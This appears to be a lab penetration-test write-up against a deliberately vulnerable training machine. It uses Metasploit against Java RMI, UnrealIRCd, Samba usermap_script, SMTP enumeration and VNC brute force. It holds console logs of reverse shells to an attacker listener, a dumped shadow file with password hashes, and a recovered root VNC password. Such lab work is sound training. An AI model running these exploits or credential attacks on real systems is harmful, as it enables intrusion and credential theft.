
java RMI (port 1099)

Vulnerability: RMI allows unauthenticated remote code execution.

searching for the vuln in the metasploit java_rmi_server




After finding the vuln we will exploit it





As we can see we success open shell in the target machine

IRC Service (UnrealIRCd)-port 6667:

- we used Metasploit to exploit the UnrealIRCd (searching for unrealIRCD)









File Actions Edit View Help
[*] Command: echo H9cq2OIg64h8T3cB;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "H9cq2OIg64h8T3cB\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.214.132:4444 → 192.168.214.139:50847) at 2025-03-02 03:42:08 +0200
whoami
root
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::

SMB Service(Samba "username map script" Command Execution)-ports 45 , 139:

- we used Metasploit to exploit the Samba "username map script" Command Execution(searching for samba/usermap_script).








root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.214.132:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo LtaudgArHyj8ILYy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nLtaudgArHyj8ILYy\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.214.132:4444 → 192.168.214.139:39268) at 2025-03-30 05:51:33 +0200
whoami
root
ls
)
67R
A9R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
p
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

port 25 (smtp):

vulnerabilty: unauthorized access and allowng the attacker to see all the users




after using metasploit we wrote The grep command to search for specific patterns within text. In this context, it's being used to filter the output



after choosing the 41 for enumeration we need to set the

rhost to our target which is 192.168.254.129



as you can see after we wrote exploit it gave us all the users using the smtp and to verify them we used the telnet to check for their verifications

port 5900 (vnc)

vulnerabilty: weak credentials

```
msf6 > search vnc_log_login
[-] No results from search
msf6 > search vnc_login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login     .                normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
```

after using metasploit we searched for vnc_login
as the first step to get the password of it

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.254.129
rhosts => 192.168.254.129
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME  root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name             Current Setting                                                  Required  Description
   ----             ---------------                                                  --------  -----------
   ANONYMOUS_LOGIN  false                                                            yes       Attempt to login with a blank username and passwo
   BLANK_PASSWORDS  false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                                                            no        Try each user/password couple stored in the curre
   DB_ALL_PASS      false                                                            no        Add all passwords in the current database to the
   DB_ALL_USERS     false                                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                                                             no        Skip existing credentials stored in the current d
   PASSWORD                                                                          no        The password to test
   PASS_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no        File containing passwords, one per line
   Proxies                                                                           no        A proxy chain of format type:host:port[,type:host
   RHOSTS           192.168.254.129                                                  yes       The target host(s), see https://docs.metasploit.c
   RPORT            5900                                                             yes       The target port (TCP)
   STOP_ON_SUCCESS  false                                                            yes       Stop guessing when a credential works for a host
   THREADS          1                                                                yes       The number of concurrent threads (max one per hos
   USERNAME         root                                                             no        A specific username to authenticate as
   USERPASS_FILE                                                                     no        File containing users and passwords separated by
   USER_AS_PASS     false                                                            no        Try the username as the password for all users
   USER_FILE                                                                         no        File containing usernames, one per line
   VERBOSE          true                                                             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

as we can see se set the rhost as usual to our taget
and set the username to root in order to know the
password of it

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.254.129:5900  - 192.168.254.129:5900 - Starting VNC login sweep
[!] 192.168.254.129:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.254.129:5900  - 192.168.254.129:5900 - Login Successful: :password
[*] 192.168.254.129:5900  - Scanned 1 of 1 hosts (100% complete)
```

after running we got the password of user root which is password

